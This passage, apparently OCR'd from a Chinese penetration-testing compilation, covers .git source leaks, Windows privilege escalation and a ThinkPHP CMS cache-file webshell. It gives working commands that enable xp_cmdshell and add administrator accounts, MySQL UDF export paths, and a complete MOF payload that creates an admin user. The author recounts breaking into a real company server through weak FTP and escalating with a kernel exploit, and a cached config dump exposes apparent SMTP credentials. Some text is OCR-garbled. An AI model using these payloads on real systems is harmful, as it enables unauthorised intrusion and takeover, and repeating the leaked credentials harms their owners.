



图 4 进行漏洞利用

3.在本地生成源代码

GitHack.py 工具将会在当前目录下的 dist 目录中生成目标网站命名的文件夹，将其复制到 Windows 下，如图 5 所示，可以看到目标网站的相关源代码。




图 5 获取网站源代码

### 1.5.5 安全防范

使用 nginx 来让外网具备访问文件目录的能力，所以此权限就在 nginx 层做配置，只需要将不需要被外界访问的目录进行排除设置即可。例如，不允许外部访问 .git 目录：

```
server {
    location ~ /\.git {
        deny all;
    }
}
```

### 1.5.6 参考文章

https://www.polyu.edu.hk/its/general-information/newsletter/109-year-2016/mar-16/508-how-to-use-Github-without-leaking-your-credentials
https://snyk.io/blog/leaked-credentials-in-packages/
http://www.freebuf.com/sectool/66096.html, GitHack：一个 Git 泄露利用脚本
https://zh.wikipedia.org/wiki/Git，Git 百科
http://www.runoob.com/manual/git-guide/，git -简明指南

## 1.6Windows 常用提权方法学习

提权是一个很大的话题，仔细写可以出本书。我是我这段时间学习过程中遇到的，本人刚入门，有不对的地方还请多多指点。

### 1.6.1Mssql 提权

1.如果有 MSSQL 账户密码泄露提权
通过本地的 SQL Server 连接器，链接目标服务器。通过以下命令来拿到服务器的权限：
配置 xp_cmdshell 开启

```
EXEC sp_configure 'show advanced options', 1
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', 1
RECONFIGURE
```

添加用户

```
Net user Summer  满足复杂度要求的密码  /add
Net localgroup Administrators Summer /add
Net localgroup "Remote Desktop Users" /add
```

注意问题:如果拿到密码不能登陆本机，则可用 nmap 扫描下相邻的 ip 看下 1434 端口，可能数据库机器调整等等原因。还有可能就是账户密码更新，注意查看比较新的网站的目录。

http://www.jianshu.com/p/18dc0f633a6a
2.mysql 账户密码泄露提权

## 1.6.2Udf 提权方法:

条件:Mysql 版本大于 5.1 则将 dll 文件放到 mysql 安装目录下的 lib\plugin 文件夹
Mysql 版本小于 5.1 则将 dll 文件放到 C:\winnt\system32 目录下
拿到的用户要有 insert 和 delete 权限
可以将 dll 文件写入到相应目录
细节:
通过如下命令来获取相关的信息:
Select version();
Select user();
Select @@basedir; //获取安装目录

导出文件路径:
版本在 5.1 一下：
Windows2000 C:\winnt\udf.dll
Windows2003 C:\windows\system32\udf.dl
版本在 5.1 以上:
如果安装目录下没有 lib\plugins 文件夹可以通过 NTFS ADS 流来创建。
Select “test” into dumpfile ‘C:\\Program Files\\MySQL Server 5.1\\lib::$INDEX_ALLOCATION’;
Select “test” into dumpfile ‘C:\\Program Files\\MySQL Server 5.1\\lib\plugin::$INDEX_ALLOCATION’;
导出 dll 文件即可创建 cmdshell 函数,并通过相应的函数来执行命令。

2.2 Mof 提权方法:
条件:掌握的账户必须有 root 权限可以将 mof 文件导出到 C:\windows\system32\wbem\mof 文件夹中

将如下文件内容写入到服务的可写文件夹中:

```
#pragma namespace("\\\\.\\root\\subscription")
instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name    = "filtP2";
    Query = "Select * From __InstanceModificationEvent "
            "Where TargetInstance Isa \"Win32_LocalTime\" "
            "And TargetInstance.Second = 5";
    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $Consumer
```

```
{
    Name = "consPCSV2";
    ScriptingEngine = "JScript";
    ScriptText =
    "var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user admin admin /add")";
};
instance of __FilterToConsumerBinding
{
    Consumer     = $Consumer;
    Filter = $EventFilter;
};
```

通过如下命令将其写入到 mof 文件夹中:

通过 select load_file(‘mof 文件位置’) into dump_file ‘C:/windows/system32/wbem/mof/nullevt.mof’
系统中会添加 admin admin 账户
这两个提权的方法要求的权限的是非常高的

## 1.6.3.exp 提权

Exp 提权一般需要拿到 webshell，通过 cmd 来执行 exp 来提升权限，在目标上执行 systeminfo 来查看服务器中未安装的关键的补丁，通过下面这个下面这个链接可以查看补丁对应的提权程序
http://www.jianshu.com/p/297d4b43b2e0
下面是这个链接是 secwiki 收集 ms 对应的提权程序，并且有相应的使用说明
https://github.com/SecWiki/windows-kernel-exploits
下面是前段时间用 ms14-058 提权的一个小例子:
这个目标当时的问题的 web 目录在 ftp 目录下，而且 ftp 是弱口令，直接导致服务器沦陷，进去看了下，好像还是和铁道部合作的科技公司涉及机密资料，只看了看就赶紧撤。后来搬回宿舍写文章，发现菜刀连不上了，查了下目标的 ip 是长城宽带的，不知道和这个有没有关系。最后只能远程链接记录这个小提权:
这个 x64.exe 是上传的提权程序，我运行下就可以拿到系统的 system 权限下面看结果:
这个权限是系统最高权限，基本可以为所欲为，但是安全法现在这么严，还是得注意安全呢。

## 1.6.4exe 替换

这个方法就是替换自动运行或者定时运行的程序，利用改该程序来进行我想要的一些邪恶的操作。
我用 C 语言写了个小程序，能够实现添加用户名，并且将相应的用户名添加到管理员组，我们替换的是搜狗输入方法升级程序。
http://www.jianshu.com/p/84522a68d03f

## 1.6.5dll 劫持

Dll 劫持应该是很老很老的技术了，但是技术没有过时的时候关键是在需要的时候能拿下帮助我们拿下目标
我们要模拟写一个 DLL，它与想要替换的 DLL 导出表相同，并且能够加载目标 DLL，并且能将导出表转发到真实的 DLL，主要是能实现我们想要的特殊操作。
关于 dll 劫持的一些基础的知识:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager
如果没有 KnownDLLs 注册表项，Windows NT 使用下面的搜索顺序来查找 DLL:
1.正在加载 DLL 的进程的可执行文件的目录。
2.正在加载 DLL 过程的当前目录。
3.\WINNT\SYSTEM32 目录中。
4.\WINNT 目录中。
5.在 path 环境变量列出的目录。
如果有 KnownDLLs 注册表项，Windows NT 使用下面的搜索顺序来查找 DLL:
1.\WINNT\SYSTEM32 目录中。
2.正在加载 DLL 的进程的可执行文件的目录。
3.正在加载 DLL 过程的当前目录。
4.\WINNT 目录中。
5.在 PATH 环境变量列出的目录。
如果 DLL 不位于任何位置上面提到，隐式链接会导致父模块加载失败。
KnowDLLs 的出现对于 dll 劫持来说是增加了难度，但是微软又添加了一个 ExcludeFromKnownDlls，只在这个键中添加你想要劫持的 dll 即可，但是需要目标重启。
下面是关于一个 lpk 劫持 dll 的 C 代码的一些说明:
导出函数负责将劫持 dll 的导出表指向本 dll 导出函数，
导出函数负责指向真实 dll 的导出函数，有点儿绕口，但是好理解
这个函数是负责获取原始 dll 的导出函数地址并返回
这个 load()函数是负责获取 lpk 的原始路径并且装载
入口函数负责调用我们定制的 Init 函数，并且将原始 lpk 中的一个数组复制过来，这个数组是不能通过导出表转发的。
这些就是劫持 lpk 的 dll 的代码的一些分析，有脚本可以直接生成 dll 劫持的 C 源码，但是结果还是有一点儿问题的，还是得有点儿 dll 方面的基础才能驾驭。
文章参考链接:
http://zhuanlan.51cto.com/columnlist/chenxb
http://blog.csdn.net/hgy413/article/details/7799237
http://www.jianshu.com/p/271312b96170

# 1.7 基于 ThinkPHP 的 2 个 cms 后台 getshell 利用

文章作者:Mochazz

思路作者:szrzvdny

ThinkPHP 是为了简化企业级应用开发和敏捷 WEB 应用开发而诞生的，由于其简单易用，很多 cms 都基于该框架改写。然而 Thinkphp 在缓存使用却存在缺陷，生成缓存时，Thinkphp 会将数据序列化存进一个 php 文件，这就产生了很大的安全问题。

## 1.7.1 环境搭建

1.工具

phpstudy

http://www.phpstudy.net/phpstudy/phpStudy20161103.zip

Jymusic cms

http://www.jyuu.cn/topic/t/41

xyhcms

https://pan.baidu.com/s/1qYhTKc8

2.搭建


安装好 phpstudy，把 jymusic 目录下的所有文件及文件夹拷贝到 phpstudy 的 www 目录下，浏览器访问 http://localhost/install.php，然后配置一下数据库信息即可。


另外 xyhcms 安装类似，这里不赘述。

## 1.7.2 本地后台 getshell

Jymusic cms


先看一下管理员登录页面的源代码，看到核心入口为 ThinkPHP.php，找到并打开查看




发现应用缓存目录为 Temp 文件夹

```php
// 系统常量定义
defined('THINK_PATH')    or define('THINK_PATH',     __DIR__.'/');
defined('APP_PATH')      or define('APP_PATH',       dirname($_SERVER['SCRIPT_FILENAME']).'/');
defined('APP_STATUS')    or define('APP_STATUS',     ''); // 应用状态 加载对应的配置文件
defined('APP_DEBUG')     or define('APP_DEBUG',      false); // 是否调试模式

if(function_exists('saeAutoLoader')){// 自动识别SAE环境
    defined('APP_MODE')      or define('APP_MODE',       'sae');
    defined('STORAGE_TYPE')  or define('STORAGE_TYPE',   'Sae');
}else{
    defined('APP_MODE')      or define('APP_MODE',       'common'); // 应用模式 默认为普通模式
    defined('STORAGE_TYPE')  or define('STORAGE_TYPE',   'File'); // 存储类型 默认为File
}

defined('RUNTIME_PATH') or define('RUNTIME_PATH',   APP_PATH.'Runtime/');   // 系统运行时目录
defined('LIB_PATH')      or define('LIB_PATH',       realpath(THINK_PATH.'Library').'/'); //
系统核心类库目录
defined('CORE_PATH')     or define('CORE_PATH',      LIB_PATH.'Think/'); // Think类库目录
defined('BEHAVIOR_PATH')or define('BEHAVIOR_PATH',  LIB_PATH.'Behavior/'); // 行为类库目录
defined('MODE_PATH')     or define('MODE_PATH',      THINK_PATH.'Mode/'); // 系统应用模式目录
defined('VENDOR_PATH')   or define('VENDOR_PATH',    LIB_PATH.'Vendor/'); // 第三方类库目录
defined('COMMON_PATH')   or define('COMMON_PATH',    APP_PATH.'Common/'); // 应用公共目录
defined('CONF_PATH')     or define('CONF_PATH',      COMMON_PATH.'Conf/'); // 应用配置目录
defined('LANG_PATH')     or define('LANG_PATH',      COMMON_PATH.'Lang/'); // 应用语言目录
defined('HTML_PATH')     or define('HTML_PATH',      APP_PATH.'Html/'); // 应用静态目录
defined('LOG_PATH')      or define('LOG_PATH',       RUNTIME_PATH.'Logs/'); // 应用日志目录
defined('TEMP_PATH')     or define('TEMP_PATH',      RUNTIME_PATH.'Temp/'); // 应用缓存目录
defined('DATA_PATH')     or define('DATA_PATH',      RUNTIME_PATH.'Data/'); // 应用数据目录
defined('CACHE_PATH')    or define('CACHE_PATH',     RUNTIME_PATH.'Cache/'); // 应用模板缓存目录
defined('CONF_EXT')      or define('CONF_EXT',       '.php'); // 配置文件后缀
defined('CONF_PARSE')    or define('CONF_PARSE',     '');    // 配置文件解析方法
defined('ADDON_PATH')    or define('ADDON_PATH',     APP_PATH.'Addon');
```


打开 Temp 文件夹会发现有很多缓存文件，我们随便打开即可看看，可以发现里面的内容有点像网站配置信息，只不过是序列化后的结果






```
不得利用{$webname}服务制作、发表、复制、传送、传播、储存 违反中国有关的法律和法规的信息，不得为任何非法目的而使用网络服务系统，遵守所有与网络服务有关的网络协议、规定和程序<br><br>4. {$webname}提供的部分网络服务为收费的网络服务，用户使用收费网络服务需要向{$webname}支付一定的费用。对于收费的网络服务，{$webname}会在用户使用之前给予用户明确的提示，只有用户根据提示确认其愿意支付相关费用，用户才能使用该等收费网络服务。如用户拒绝支付相关费用，则{$webname}有权不向用户提供该等收费网络服务<br><br> 5. {$webname}无须对任何用户的任何登记资料承担任何责任，包括但不限于鉴别、核实任何登记资料的真实性、正确性、完整性、适用性及/或是否为最新资料的责任。<br><br>6.{$webname}对于任何自{$webname}而获得的信息、内容或者广告宣传等任何资讯，不保证真实、准确和完整性。如果任何单位或者个人通过上述信息而进行任何行为，须自行甄别真伪和谨慎预防风险，否则，无论任何原因，{$webname}不对任何非与{$webname}直接发生的交易和/或行为承担任何直接、间接、附带或衍生的损失和责任!<br><br><b>特别提示：</b>你在进行注册之前，请确保你本人已经完全理解并接受本协议所有条款（尤其是免责条款），否则请不要注册。一旦你正式注册，则表明你已经完全理解并接受本协议所有条款，尤其是免责和责任限制条款。";s:17:"REG_GREET_CONTENT";s:162:"您已经注册成为{$webname}的会员，请您自己遵守注册协议和法律法规。
3  如果您有什么疑问可以联系管理员，Email:{$webmail}。
4  ";s:12:"REG_BAN_NAME";s:0:"";s:11:"REG_IP_TIME";s:2:"48";s:13:"WEB_SITE_NAME";s:25:"
    JYmusic音乐管理系统";s:12:"DT_SERVER_ID";s:1:"0";s:18:"ADMIN_UPMUSIC_PATH";s:14:"Uploads/Music/"
    ;s:17:"ADMIN_UPMUSIC_MAX";s:1:"0";s:18:"ADMIN_UPMUSIC_EXTS";s:15:"mp3,mp4,wma,ogg";s:16:"
    ADMIN_UPPIC_PATH";s:16:"Uploads/Picture/";s:15:"ADMIN_UPPIC_MAX";s:7:"2097152";s:16:"
    ADMIN_UPPIC_EXTS";s:16:"jpg,gif,png,jpeg";s:15:"USER_UPPIC_PATH";s:16:"Uploads/UserPic/";s:17:"
    USER_UPMUSIC_PATH";s:15:"Uploads/UserUp/";s:16:"USER_UPMUSIC_MAX";s:8:"20971520";s:14:"
    USER_UPPIC_MAX";s:7:"2097152";s:15:"SONG_COVER_SIZE";s:5:"40,40";s:17:"ARTIST_COVER_SIZE";s:7:"120
    ,120";s:16:"GENRE_COVER_SIZE";s:7:"100,100";s:15:"USER_SKINS_PATH";s:13:"/Public/skins";s:19:"
    AUTH_MUSICIAN_SONGS";s:1:"2";s:17:"USER_UPMUSIC_EXTS";s:3:"mp3";s:16:"ALBUM_COVER_SIZE";s:7:"200,
    200";s:9:"TAG_GROUP";a:8:{i:1;s:6:"热门";i:2;s:6:"语言";i:3;s:6:"特色";i:4;s:6:"节日";i:5;s:6:"
    专题";i:6;s:6:"心情";i:7;s:6:"场景";i:8;s:6:"年代";}s:9:"MAIL_TYPE";s:1:"0";s:14:"MAIL_SMTP_HOST"
    ;s:18:"smtp.exmail.qq.com";s:14:"MAIL_SMTP_PORT";s:3:"465";s:14:"MAIL_SMTP_USER";s:15:"service@
    jyuu.cn";s:14:"MAIL_SMTP_PASS";s:6:"54kefu";s:17:"MAIL_SENDER_EMAIL";s:19:"zhangcb1984@163.com"
    ;s:16:"MAIL_SENDER_NAME";s:7:"JYmusic";s:18:"SEND_ACTIVATE_MAIL";s:1:"0";s:15:"USER_FOLLOW_MIX"
```

所以我们在后台的网站设置处插入一句话，就会被 ThinkPHP 写入缓存文件。而且这个缓存文件的文件名都是固定不变的，这也是导致 getshell 的原因。



成功插入后，我们来执行一下 phpinfo()函数看看，菜刀也能成功连接






";s:14:"WEB_SITE_CLOSE";s:1:"1";s:16:"CONFIG_TYPE_LIST";a:5:{i:0;s:6:"鑻板瓧";i:1;s:6:"瀛楃";i:2;s:6:"鏂囨湰";i:3;s:6:"鏁扮粍";i:4氫妇";}s:12:"WEB_SITE_ICP";s:30:"

**PHP Version 5.4.45**

| | |
|---|---|
| **System** | Windows NT PC 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) i586 |
